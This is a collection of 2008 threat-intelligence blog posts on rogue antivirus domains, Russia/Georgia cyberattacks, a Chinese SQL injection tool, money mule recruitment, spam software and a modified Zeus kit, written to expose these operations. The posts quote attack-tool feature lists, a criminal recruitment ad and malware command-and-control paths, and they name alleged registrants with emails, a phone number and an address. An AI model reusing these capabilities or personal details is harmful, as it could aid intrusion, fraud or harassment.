Among the most recently spotted rogue security software applications and fake system maintenance tools are :

pcvirusremover2008 .com (78.157.142.47;
92.62.101.67)

registrydoctorpro2008 .com

powerfulvirusremover2008 .com

registrydoctor2008 .com

topregistrydoctor2008 .com

securefileshredder2009 .com

securefilesshred .com

registrydoctor2008-scan .com

registrydoctor2008-pro .com

prosecureexpertcleanerpro .com

supersecurefileshredder .com

hypersecurefileshredder .com

securefilesshredder .com

secureexpertcleaner .com

1423



winsecureexpertcleaner .com

prosecureexpertcleaner .com

yoursecureexpertcleaner .com

bestsecureexpertcleaner .com

mysecureexpertcleaner .com

energysavecenter .com

virusremover2008plus .com

malwarecrashpro .com (195.5.117.248)

antimalwareguard .com

malwarecrash .com

antimalwareguardpro .com

antimalwaremasterpro .com

xp-antispyware-2009 .com (206.161.120.21)

xp-antispyware2009 .com (206.161.120.20)

1424



xp-as-2009 .com (206.161.120.24)

xpantispyware-2009 .com (206.161.120.22)

xpas2009 .com (206.161.120.23)

killwinpc .com (200.63.45.20)

registryupdate .org (216.122.218.11)

antivirus-2009-pro .net (217.20.175.44)

a-a-v-2008 .com (92.241.163.27)

aav2008 .com

adv-a-v .com

ietoolsupdate .com (208.72.168.84)

iexplorerfile .com

1425

Registrants of notice for cross-checking purposes :

Sagent Group (adminsagent@gmail.com)

Billy A. Schmitt (admiragroup@yahoo.com)

Shestakov Yuriy (alexvasiliev1987@cocainmail.com)

Andrej Kazanski (akazanski@europe.com)

Related posts:

[1]Violating OPSEC for Increasing the Probability of Malware Infection

[2]A Diverse Portfolio of Fake Security Software - Part Eight

[3]A Diverse Portfolio of Fake Security Software - Part Seven

[4]A Diverse Portfolio of Fake Security Software - Part Six

[5]A Diverse Portfolio of Fake Security Software - Part Five

[6]A Diverse Portfolio of Fake Security Software - Part Four

[7]A Diverse Portfolio of Fake Security Software - Part Three

[8]A Diverse Portfolio of Fake Security Software - Part Two

[9]Diverse Portfolio of Fake Security Software

1. <http://ddanchev.blogspot.com/2008/07/violating-opsec-for-increasing.html>

2. <http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html>

3. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

4. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

5. <http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html>

6. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

7. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

8. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>

9. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>

1426



Real-Time OSINT vs Historical OSINT in Russia/Georgia Cyberattacks (2008-10-20 16:15)

The original [1]real-time OSINT analysis of the Russian cyberattacks against Georgia conducted on the 11th of August, not only closed the Russia vs Georgia cyberwar case for me personally, but also, once again proved that real-time

OSINT is invaluable compared to [2]historical OSINT using a commercial social network visualization/data mining

tool which cannot and will never be able to access the Dark Web, accessible only through real-time [3]CYBERINT

practices.

1427



The value of real-time OSINT in such [4]people's information warfare cyberattacks - with [5]Chinese hacktivists

perfectly aware of the [6]meaning of the phrase - relies on the relatively lower operational security (OPSEC) the

initiators of a particular campaign apply at the beginning, so that it would scale faster and attract more participants.

What the Russian government was doing is fueling the (cyber) fire - literally, since all it takes for a collectivist

society's cyber militia to organize, is a "call for action" which was taking place at the majority of forums, with the posters of these messages apparently using a spamming application to achieve better efficiency.

*[7]The results from 56 days of [8]Project Grey Goose in action got published last week, a project [9]I discussed back in August, point out to the bottom of the food chain in the entire campaign - **stopgeorgia.ru** :*

" Furthermore, coming up with [10]Social Network analysis of the cyberattacks would produce nothing more but a few fancy graphs of over enthusiastic Russian netizen's distributing the static list of the targets. The real conversations, as always, are [11]happening in the "Dark Web" limiting the possibilities for open source intelligence using a data mining software. Things changed, OPSEC is slowly emerging as a concept among malicious parties, whenever some

of the "calls for action" in the DDoS attacks were posted at mainstream forums, they were immediately removed so

that they don't show up in such academic initiatives"

So what's the bottom line? Nothing that I haven't already pointed out back in August : "[12]Report: Russian

Hacker Forums Fueled Georgia Cyber Attacks" :

" But experts say evidence suggests that Russian officials did little to discourage the online assault, which was coordinated through a Russian online forum that appeared to have been prepped with target lists and details about Georgian Web site vulnerabilities well before the two countries engaged in a brief but deadly ground, sea and air war."

[13]Some more comments :

" Just because there was no smoking gun doesn't mean there's no connection," said Jeff Carr, the principal investigator of Project Grey Goose, a group of around 15 computer security, technology and intelligence experts that investigated the August attacks against Georgia. "I can't imagine that this came together sporadically," he said. "I don't think that a disorganized group can coalesce in 24 hours with its own processes in place. That just doesn't make 1428



sense. "

It wouldn't make sense if this was the first time Russian hacktivists are maintaining the same rhythm as real-life

events - [14]which of course isn't.

Moreover, exactly what would have constituted a "smoking gun" proving that the Russian government was in-

volved in the campaign, remains unknown – I'm still sticking to my comment regarding [15]the web site defacement

creative. If they truly wanted to compromise themselves, they would have cut Georgia off the Internet, at least from

the perspective offered by this graph courtesy of the [16]Packet Clearing House speaking for their dependability on

Russian ISPs.

*As for [17]the script kiddies at **stopgeorgia.ru**, [18]they were informed enough to feature my research into*

their "negative public comments section". To sum up - the "DoS battle stations operational in the name of the

" [19]Please, input your cause" mentality is always going to be there.

1. <http://blogs.zdnet.com/security/?p=1670>
2. <http://www.scribd.com/doc/6967393/Project-Grey-Goose-Phase-I-Report>
3. <http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html>
4. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>
5. <http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html>
6. <http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>

7. <http://intelfusion.net/wordpress/?p=430>
 8. <http://intelfusion.net/wordpress/?p=398>
 9. <http://ddanchev.blogspot.com/2008/09/summarizing-augusts-threatscape.html>
 10. <http://intelfusion.net/wordpress/?p=398>
 11. http://blogs.nyu.edu/blogs/agc282/zia/2008/08/intelfusions_sna_of_russian_cy.html
 12. http://voices.washingtonpost.com/securityfix/2008/10/report_russian_hacker_forums_f.html
 13. http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9117439&source=NL_T_PM&n_lid=8
 14. <http://blogs.zdnet.com/security/?p=1408>
 15. http://georgiaupdate.gov.ge/doc/10006744/CYBERWAR-%20fd_2_new.pdf
 16. <http://www.pch.net/>
- 1429
17. <http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html>
 18. <http://74.125.39.104/search?hl=en&q=cache%3Astopgeorgia.ru%2F%3Fpg%3Dser&aq=f&oq=>

19.

<http://www.alexandrasamuel.com/dissertation/pdfs/Samuel-Hackivism-entire.pdf>

1430



Massive SQL Injection Attacks - the Chinese Way (2008-10-21 23:01)

From [1]copycats and [2]"localizers" of Russian web malware exploitation kits, to suppliers of original hacking tools, the Chinese IT underground has been closely following the emerging threats and the obvious insecurities on a large

scale, and so is either filling the niches left open by other international communities, or coming up with tools setting new benchmarks for massive SQL injection attacks, like the case with this one :

1431



" A professional web site vulnerability scanning, use of tools, SQL injection is a new generation of tools to help Web developers and site of the station quickly find vulnerabilities in order to be able to effectively prepare Security work. At the same time, the tool to Web developers to demonstrate the ways in which hackers are using these

vulnerabilities, hackers, as well as through the loopholes to do things, can effectively raise the safety awareness of relevant personnel. "

1432



Nothing's wrong with the marketing pitch at the first place, but going through the features, the "massive SQL injections through search engine reconnaissance" and automatic page rank verification which you can see in the attached screenshots, ruin the "security auditing" marketing pitch. The tool not only allows easy integration of potentially vulnerable sites obtained through [3]search engines reconnaissance, but also, is prioritizing the results based on the probability for successful injection, next to the page rank of the domains in question. A simple demonstration

offered by the company is also, directly enticing its users to "localize" the search engine reconnaissance, by filtering the search results for a particular country, in this case they used French sites for one of the demos. Here are some excerpts from its CHANGE log speaking for themselves :

" 2008.7.15 release version 1.3

1433



- New powerful "automatic machine cycle" feature*
- Automatic machine cycle is to provide assistance to the advanced user manual into the use of a very*
- powerful and flexible module, the main sites used for some special filtering into the hand, is almost a*
- universal tool, you can achieve the following:*

1434



- 1. In support of GET / POST / COOKIES in a variety of ways, such as the injection.*
- 2. Scan the key to the page (background, upload, WebShell, databases, backup files, etc.).*
- 3. According to the dictionary to violence landing back-guess solution WebShell password and password (required to verify that the code can not guess solution).*
- 4. Page language does not limit the types and databases (to provide specific statements into the database).*
- 5. At the same time, support for the circulation of the two variables and two dictionaries, fast running and violent content of the database solution to guess a password. "*

It gets even more interesting in terms of the massive SQL injection attacks mentality which is pretty evident

on all fronts :

1435



" - The use of the three search engine sites scans to invade the side to complete

- in scanning probe into the Web site ranking points

- added, "VBS upload to download", "upload directory Web site viewer," "FTP upload to download configuration file"

function to make it more convenient for the sa rights to use the site.

- New "sequence document scanners"

- What is the sequence document scanners role? Upload to find loopholes, some of the procedures to upload the file after the upload will be renamed, rename the way the system is usually based on time or incremental increase in the number prefix code for the upload process, if not to return after the file name, Upload files to know the url is usually very difficult to sequence the use of paper scanner can be scanned out

1436



- The best reverse domain name query engine, and quasi-wide

- in scanning the database of basic information, an increase of the database of information related to the process, the link has information on the database server user login (sa need permission)

- control of the interface had a big adjustment, the interface process easier to understand and operate.

- based on a significant site of the wrong mode of access to a comprehensive code optimization and more accurate

access to the content, accuracy and access to show progress.

- added, "VBS upload to download", "upload directory Web site viewer," "FTP upload to download configuration file"

function to make it more convenient for the sa rights to use the site.

1437



- point into the types of improved detection order to improve the efficiency of detection.
- improved automatic keyword detection, automatic keyword detection more accurate.
- probe into the points the way to improve and increase the use of automatic detection of the keyword detection.
- type of database to improve the detection, the use of the contents of the length of the failure to detect the type of database automatically switch to the probe through the keyword.
- automatically save and load solution has been to guess the tree structure of the database, guess Solutions has been the content and structure of the database will automatically save and open the next time the injection point will be automatically made available, the solutions do not have to guess again, the continuity of work Greatly increased.

1438



- solved from the database to read large amounts of data (on hundreds of thousands or millions of records),
the half-way card program will die.
- increased significantly on the wrong model of ASP.NET and SQL Server2005 significant mode of dealing with mistakes, error messages can be extracted from a Web directory!

- significant amendments to the wrong mode, some of the injected one by one point in the field or access to the

contents of the issue can not be successful (error code in hand); for increased access to specific points table and into the field.

- amendments to the text of a significant error patterns to detect and correct use of loopholes in the system

can be used more to expand. (Text significantly in the wrong mode in version 1.1 already supported, but in the version 1.2 upgrade in the process of scanning to improve the performance of the Gaodiao careless. - _ - #)

- on a variety of encoded text can be significantly wrong in the right-compatible, able to correctly handle the ASP.NET

page of the text marked wrong. Through custom error keyword, truly compatible with any language, any coding error message.

- crack anti-improvement and enhancement.

- An increase of auto-detection feature keywords.

- Mssql database specifically for significant points into the wrong mode of detection and the use of up and

down the hard work, and many other software can not detect the point of injection can also be used.

- Automatic save and load access to the database, to allow manual known to add tables and fields for solutions to guess.

- Can be used to amend the degree of accuracy; optimize the code to reduce memory footprint; enhance the stability of multi-threading.

- Significant amendments to the wrong mode solution guess the contents of the database must be checked first field defects. "

1439

The public version of the tool has been in the while for over an year, with a VIP version available to customers only.

1. <http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html>

2. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>

3. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>

1440



A Diverse Portfolio of Fake Security Software - Part Ten (2008-10-22 15:04)

Popping up like mushrooms, these are the very latest rogue security software domains for your case building, cross-

checking, or blackholing pleasure. Interestingly, next to decentralizing the hosting locations, they're also using legitimate hosting providers, whose reputation they've also been [1]abusing for spamming in the past :

1441



go-scan-pro .com (78.157.143.184)

internet-antivirus-2008 .com

ia-stat-ia .com

ia-scanner-pc .com

ia-scanner-pro .com

goscanpc .com

go-iascan .com

ia-install-pro .com

ia-scan-pro .com

ia-scanner-pro .com

ia-scanpro .com

ia-scannerpro .com

ia-free-scanner .com

ia-scan-now .com

1442



online-antivirus .net (91.203.70.57)

virus-scan-online .com

online-virus-scanning .com

scanner-protection .com

online-scan .net

s-avirus2009 .com (92.241.177.70)

sa-vir2009-buy .com

s-avir2009-buy .com

xpas-2009 .com (96.9.135.85; 206.161.120.26)

xp-as-2009 .com

antimalwaresuite2009 .com (58.65.234.193)

cleaner2009pro .com

pcdefender2008 .com (89.149.241.228)

database-virus .com (75.125.215.35)

1443



Moreover, a new template which you can see in the attached screenshots that mimicking a local AV scanning, has

been circulating for a while. Naturally, it's localized and based on the browser's default language is serving a local version of the message. Follow the customer and expose the vendor still works, however, in between the average

time it takes to track them down, a great number of people have already purchased the rogue software. The rogue

security software business model is very similar to the spamming business model in the sense that they don't care

whether 5, 10 or 15 people get tricked and install it, since even if 4 people out of the 100,000 unique daily visits fall victim - they break even.

Related posts:

[2]A Diverse Portfolio of Fake Security Software - Part Nine

[3]A Diverse Portfolio of Fake Security Software - Part Eight

[4]A Diverse Portfolio of Fake Security Software - Part Seven

[5]A Diverse Portfolio of Fake Security Software - Part Six

[6]A Diverse Portfolio of Fake Security Software - Part Five

[7]A Diverse Portfolio of Fake Security Software - Part Four

[8]A Diverse Portfolio of Fake Security Software - Part Three

[9]A Diverse Portfolio of Fake Security Software - Part Two

[10]Diverse Portfolio of Fake Security Software

1. http://www.projecthoneypot.org/ip_78.157.143.184

2. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

3. <http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html>

4. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

5. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

6. <http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html>

7. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

8. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

9. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>

1444

10. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>

1445



Compromised Portfolios of Legitimate Domains for Sale (2008-10-24 15:22)

[1]

Is the demand for access to [2]compromised legitimate portfolios of domains - where the price is based on the

pagerank and is shaped by the number of domains in question - the main growth factor for the increasing supply of

such stolen accounting data, or is it the result of cybercriminals data mining their botnets for accounting

data that would provide them with access to such [3]portfolios of high trafficked domains with clean reputation? Moreover,

would such a data mining approach made easily possible due to the availability of botnet parsing services and stolen

accounting data dumps streaming directly from a botnet, would in fact be the more efficient approach in inject-

ing their malicious presence on as many hosts as possible, next to the plain simple [4]massive SQL injection approach?

As always, it's a matter of who you're dealing with, and their understanding of the exclusiveness of a particu-

lar underground item at a given period of time. This exclusiveness is inevitably going to increase due to the fact

that they're several "vendors" that are already purchasing access to such portfolios, as well as compromised Cpanel accounts as a core business, the access to which they would later on either resell at a higher price enjoying the

underground market's lack of transparency, or directly monetize and break-even immediately. As for this particular

proposition for an account with 404 domains in it, it's interesting to monitor how the seller is soliciting bids from multiple sources by leaving the price an open topic, clearly indicating his low profile into the underground ecosystem.

How come? An experienced seller or buyer would be offering or requesting page rank verification respectively.

With nearly each and every aspect of cybercrime already available as a service, or literally outsourced as a

process to those supposidely excelling into a particular practice, building capabilities for data mining botnets is no longer a requirement, with the people behind the botnets monetizing all the data coming from it by soliciting deals

of accounting data dumps based on a particular country only.

1.

http://1.bp.blogspot.com/_wICHhTiQmrA/SQHOMySS3JI/AAAAACWQ/Hs8QGER1I60/s1600-h/compromised_web_hosting

[_portfolio.jpg](#)

2. <http://ddanchev.blogspot.com/2008/08/compromised-cpanel-accounts-for-sale.html>

3. <http://ddanchev.blogspot.com/2008/09/adult-network-of-1448-domains.html>

4. <http://ddanchev.blogspot.com/2008/10/massive-sql-injection-attacks-chinese.html>

1446



Money Mules Syndicate Actively Recruiting Since 2002 (2008-10-28 13:06)

Money mules have already been an inseparable part of the underground ecosystem. And while others try to hide

their activities by [1]outsourcing their hosting needs to botnet masters partitioning their botnets, the experienced

ones apply a decent level of OPSEC (operational security) by establishing a trust based model based on recommendations in order to even consider letting you register for their services. Their geographical location not only reflects the average time it would take to take action against their activities and expose yet another extensive network of fraudulent operations, but also, has the potential to increase or decrease the commissions that the mules take based on the risk factor of getting caught.

There are several different types of money mules, those serving themselves, and those offering their services to others, in this particular case, we have a money mules syndicate that's been operating since 2002, and is only serving the high profile customers. What happens when such a money mule syndicate (naturally) starts vertically integrating by offering value-added services like credit card balance checking and date of birth lookups? Profits apparently increase, since the syndicate is actively recruiting and is currently looking for 20 to 30 mules - their current staff is said to be approximately 100 people - to cash out anything from bank account logins, Paypal accounts, to stolen credit card data. Here's a translated description of the service :

" Who we are?

- *First place at (cyber crime community) top list of trusted service providers for 2008*
- *We serve the big guys only since 2002*
- *We never scam, in business since 2002 without a single scam complaint*
- *We look for you, you don't look for us*
- *We offer outstanding working conditions and high commissions*

Who you should be?

- *Dedicated person with experience in the field*
- *Have been in the business for at least 6 months*
- *Have been recommended by at least 1 person from (cybercrime community) and from (cybercrime community)*
- *You take 45 % commission of the processed check, minimal amount is \$3000*
- *You pay a membership fee*

In the next two months we draw the command of 20-30 people who will most satisfy our requirements. For

the selected team will be Paradise conditions:

- *Instant payment (a few hours after delivered)*
- *Large numbers to drop service in the USA and the UK (30)*
- *Individual drop in the number of large islands*

- 3-5 fresh weekly drop

- Round-the-clock support"

In case some of their customers get scammed – appreciate the irony here as scammers compensate the scam-

mers getting scammed by the scammer's outsourced personnel – by some of their money mules, the service is

offering compensation for the stolen goods/amount of money, clearly speaking for the revenues it is to prone to

1447

be generating. OPSEC (Operational Security) has been taking place across high-profile cybercrime communities during the last quarter, mostly in response to their increasing awareness that in the very same way they keep track

of the major anti-fraud features implemented across their services of (ab)use, those implementing them could be

monitoring them as well.

1. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>

1448



A Diverse Portfolio of Fake Security Software - Part Eleven (2008-10-28 15:44)

The following portfolio of fake security software appear to have been integrated within traffic redirection doorways

during the weekend, consequently redirecting hundreds of thousands of users acquired from blackhat hat SEO,

malvertising, email spam and SQL injections, to non-existent security vendors and their non-existent security

products. Here's an excerpt from one of the templates that they're using :

1449



" Since its first establishment in 2001, Antivirus V.I.P consistently maintained its position as one of the world's leading companies in antivirus research and product development. Antivirus V.I.P is known mostly for Antivirus V.I.P, its powerful mix of Anti-Malware, Anti-Virus, Anti-Trojan, Anti-Backdoor, Anti-Worm and Anti-PornoDial in one program.

Antivirus V.I.P scans and removes trojans and other malware, which can be placed on a computer without the owner's knowledge.

Antivirus V.I.P is a powerful and easy-to-use Trojan horses, Viruses and all types of Malware removal software,

which detects and eliminates more than 100'000 Trojan Horses and Spywares. It also detects viruses, trojans, worms, spyware, malicious ActiveX controls and Java applets. The latest version of Antivirus V.I.P features outstanding detection abilities, together with high performance. Antivirus V.I.P creates best anti-virus, anti-trojan and anti-spyware security solutions that protect computer users from ever-increasing cyber threats and all the dangers of the new

century. "

1450



And the domains and their associated IPs :

antivirus-freescan .com (208.72.169.100)

defendyourpc .com

mycupupdate .com

secureupdatecenter .com

secureupdateserver .com

webscannertools .com

secureyourpayments .com

protection-overview .com

save-my-pc-now .com (84.243.196.136; 89.149.227.196;
89.149.227.232)

antivirus-pcscan .com

hiqualityscan .com

active-scanner .com

perfectscanner .com

livesecurityinfo .com (216.240.134.208)

1451



protection-freescan .com

antvirushelp .com

prosecurity-audit .com

scan-my-pc .com (89.149.251.56)

securedclickhere .com

premiumlivescan .com (78.159.118.217; 89.149.253.215;
216.240.134.211)

quick-live-scan .com

ekerberos .com (77.244.220.134; 119.47.81.140;
218.106.90.227)

virtualpcguard .com (67.55.81.200)

antivirus-vip .com (216.32.76.87)

As I've already pointed out numerous times in the past, on the majority of occasions the "campaigners" aren't fully taking advantage of the evasive features that their traffic management kits empower them with.

1452

Related posts:

[1]A Diverse Portfolio of Fake Security Software - Part Ten

[2]A Diverse Portfolio of Fake Security Software - Part Nine

[3]A Diverse Portfolio of Fake Security Software - Part Eight

[4]A Diverse Portfolio of Fake Security Software - Part Seven

[5]A Diverse Portfolio of Fake Security Software - Part Six

[6]A Diverse Portfolio of Fake Security Software - Part Five

[7]A Diverse Portfolio of Fake Security Software - Part Four

[8]A Diverse Portfolio of Fake Security Software - Part Three

[9]A Diverse Portfolio of Fake Security Software - Part Two

[10]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

2. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

3. <http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html>

4. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

5. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

6. <http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html>

7. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

8. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

9. <http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html>

10. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>

1453



Pseudo Email Marketing Tools Empowering Spammers (2008-10-29 15:28)

Largely ignoring its real life applicability, a vendor of "email marketing" tools continues the development of a DIY

spamming tools, whose features greatly evolved throughout the last couple of years. Originally released in 2004, the

vendor appears to have been actively improving the real-time metrics of the campaigns, next to building interactivity into the spamming process through the WYSIWYG editor.

For better or worse, despite that these applications are empowering spammers and lowering down the entry

barriers into spamming, the tools have gotten [1]largely replaced by the [2]increasing number of [3]managed

spamming services, whose quality assurance features of bypassing spam filters act as a main differentiation factor.

Here are some of this tool's features :

1454



"- High speed distribution - 200,000 letters per hour.

- Contains an embedded SMTP server that allows you to send letters directly to the recipient's mailbox without using your provider's SMTP server.

- If you are accessing the Internet via modem, and distribution using the SMTP server, you do not fit - also allowed to send mail through any number of remote SMTP servers (relay), or via SMTP server provider.

- Support for SMTP authentication.

1455



- Supports up to 500 concurrent streams to send to each mailing.

- Automatic caching DNS requests to speed up distribution and reducing the load on the DNS server.

- Ability to run multiple independent shots at the same time.

- Ability to suspend delivery and continue later with a point.

- All modes distribution - TO, CC, BCC and PersonalCopy. In the latter case, the program generates a personal letter to each recipient.

1456



- Ability to specify the size of BCC package regimes TO, CC, and BCC.

- Ability to specify the TO: field for mailing regimes and CS BCC.

- Full emulation signature letters Outlook Express to increase cross-your-mails through spam filters.

- Support for distribution via a proxy server.

- Automatically detect the bad (non-existent) and not by E-Mail addresses directly in the process of distribution based on a flexible, user SMTP rules. Thanks SMTP rules achieved a very precise definition of bad addresses virtually no false positives.

1457



- Ability to create lists of addresses, depending on the specific responses of remote servers for SMTP commands.

- Organize automatically subscribe / unsubscribe to the mailing addresses.

- Perform any processing of existing lists.

- Develop a letter to the powerful WYSIWYG Html editor.

- Automatically apply to each recipient by name, as well as paste in a letter to a specific, personalized information through powerful Mail Merge templates.

1458



- Set the calendar to automatically launch shots at the right time.

- Quickly send out mail. "

With managed spam services' on-demand, risk forwarding and completely outsourced processes, they're not

only going to replace such DIY tools, but also, [4]position them as a dynamically evolving [5]cybercrime platforms.

1. <http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html>

2. <http://ddanchev.blogspot.com/2008/10/inside-managed-spam-service.html>

3. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>

4. <http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html>

5. <http://ddanchev.blogspot.com/2008/10/managed-fast-flux-provider-part-two.html>

1459

2.11

November

1460



Modified Zeus Crimeware Kit Gets a Performance Boost (2008-11-03 16:22)

Oops, they did it again - [1]modifying an open source crimeware kit like Zeus in order to improve its performance,

fix previously known bugs, and release the improved administration script for free at the end of October.

It's important to point out that both of these modifications haven't been released by [2]the original author of

Zeus, but by third parties filling in the gaps he has left open. The very nature of open source web based malware

exploitation kits is one of the key factors for the ongoing [3]convergence of traffic management, exploits serving,

ddos, and cybercrime as a service features into a simplified cybercrime platform available on demand.

Following the discovery of [4]a remotely exploitable flaw within Zeus in June - a [5]flaw affecting Pinch leaked

out two months later - allowing cybercriminals to inject their own credentials and hijack the botnet of other cyber-

criminals, this modified version claims to have fixed three vulnerabilities within the original Zeus release, namely, a remote file inclusion flaw and two SQL injections within the administration panel. Here's the new CHANGELOG :

" - code improvements and optimizations

- internal data checkings added

- exit() function instead of die()

- echo() function instead of print()

- mysql_affected_rows () changed to mysql_num_rows () everywhere

- all queries are fixed in system or mod.php files

- no text password in the database and clear text password in \$_SESSION, cookies authentication is gone and md5

hashes are everywhere

- Geo IP support has been added

- umask () bug fixed, the file has been created (chmoded) with different permissions

- language improvements and pre-installation checks

- checking for php version/safe_mod/open_basedir as you're required to run php 5.1.0 or higher to run it successfully

- fixed sql injection in credentials checking

- GetUserData () function has been rewritten - possible sql injection fixed

- possible remote file inclusion fixed

- socket error definition changed

- gcnt () function has been rewritten so you can use geolocation - GeoIP which is free and GeoIPCity which is paid

- ip address checking improved through validIP() function improvement

- all queries are now fixed, input data has been sanitized

- fs () function has been fixed in order to improve the quality of the log names

- formatFilePath () function has been added for file upload purposes

- arbitrary file upload bug has been fixed so that you can now upload only images with original names
- the Log2SQL () function has been changed and stricter data checking/sanitizing is added
- internal file sorting mechanism is improved so that files/dirs are sorted by file modification time"

1461

As it's becoming increasingly clear that what once used to be a proprietary crimeware kits whose business model got undermined by their open source nature and the fact that they've started leaking for average cybercriminals and script kiddies to take advantage of, are today's "open source projects" - and therefore maintaining static lists of exploits and features included within a particular kit is getting even more irrelevant these days. In the long term, the quality assurance processes applied within crimeware kits courtesy of third party cybercriminals, is prone

to shift from performance to [6]improving the infection rates.

1. <http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html>
2. http://www.usatoday.com/tech/news/computersecurity/2008-08-04-hacker-cybercrime-zeus-identity-theft_N.htm
3. <http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html>
4. <http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html>

5. <http://ddanchev.blogspot.com/2008/08/pinch-vulnerable-to-remotely.html>

6. <http://ddanchev.blogspot.com/2008/10/quality-and-assurance-in-malware.html>

1462



A Diverse Portfolio of Fake Security Software - Part Twelve (2008-11-03 22:36)

These very latest rogue security software domains have been in circulation – blackhat SEO, SQL injections, traffic redirection scripts – since Friday and remain active :

premium-pc-scan .com (78.159.118.217;
89.149.253.215; 91.203.92.47)

antivirus-pc-scan .com (208.72.169.100)

securityfullscan .com (84.243.197.184)

antivirus-live-scan .com (84.243.196.136;
89.149.227.196)

windefender-2009 .com - (200.63.45.55)

windefender2009 .com

1463



What these domains have in common, excluding the last two WinDefender ones, is the domain registrant, the DNS

servers used, and that despite the fact that it has already been featured in several malicious doorways, meaning

these are receiving traffic already, they forgot to upload the binaries on all of the active domains :

" Not Found. The requested URL /2009/download/trial/A9installer_.exe was not found on this server. "

Registrant:

Vladimir Polilov

Email: gpdomains@yahoo.com

Organization: Private person

Address: ul. Bauma 13-76

City: Moskva

State: Moskovskaya oblast

ZIP: 112621

Country: RU

Phone: +7.9031609536

*DNS servers used - ns1.freefastdns.com;
ns2.freefastdns.com*

1464



Moreover, the following domains are also parked at the same IPs, but are currently in stand-by mode, yet they're

also using the same DNS servers with the only difference in the registrant who seems to have been running a very

extensive portfolio of bogus domains, potentially making hundreds of thousands in the process :

save-my-pc-now .com

real-antivirus .com

liveantivirustest .com

antiviruspctest .com

premium-live-scan .com

liveantivirustest .com

antiviruspersonaltest .com

mysecuritysupport .com

updateyourprotection .com

antivirus-premiumscan .com

securitylivescan .com

security-full-scan .com

secured-liveupdate .com

livepcupdate .com

protection-update .com

antivirus-scan-online .com



xpsoftupgrade .com

live-virus-defence .com

Registrant:

Shestakov Yuriy

alexey@cocainmail.com/alexeyvas@safe-mail.net

+7.9218839910

Lenina 21 16

Mirniy,MSK,RU 102422

*The sampled WinDefender binaries phone back to
megauplinkbindinstaller .com/cfg1.php (91.203.92.99)
with the*

*entire netblock clearly a bad neighborhood. Here are some
sample command and control locations :*

**91.203.92.101 /admin/cd.php?userid=19102008
_184429 _260953**

91.203.92.25 /dmn/domen.txt

91.203.92.135 /alligator/cfg.bin

91.203.92.132 /c.bin

*This operation is being monitored, results will be posted as
they emerge.*

Related posts:

[1]A Diverse Portfolio of Fake Security Software - Part Eleven

[2]A Diverse Portfolio of Fake Security Software - Part Ten

[3]A Diverse Portfolio of Fake Security Software - Part Nine

1466

[4]A Diverse Portfolio of Fake Security Software - Part Eight

[5]A Diverse Portfolio of Fake Security Software - Part Seven

[6]A Diverse Portfolio of Fake Security Software - Part Six

[7]A Diverse Portfolio of Fake Security Software - Part Five

[8]A Diverse Portfolio of Fake Security Software - Part Four

[9]A Diverse Portfolio of Fake Security Software - Part Three

[10]A Diverse Portfolio of Fake Security Software - Part Two

[11]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

2. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

3. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

4. <http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html>

5. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

6. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html
7. <http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html>
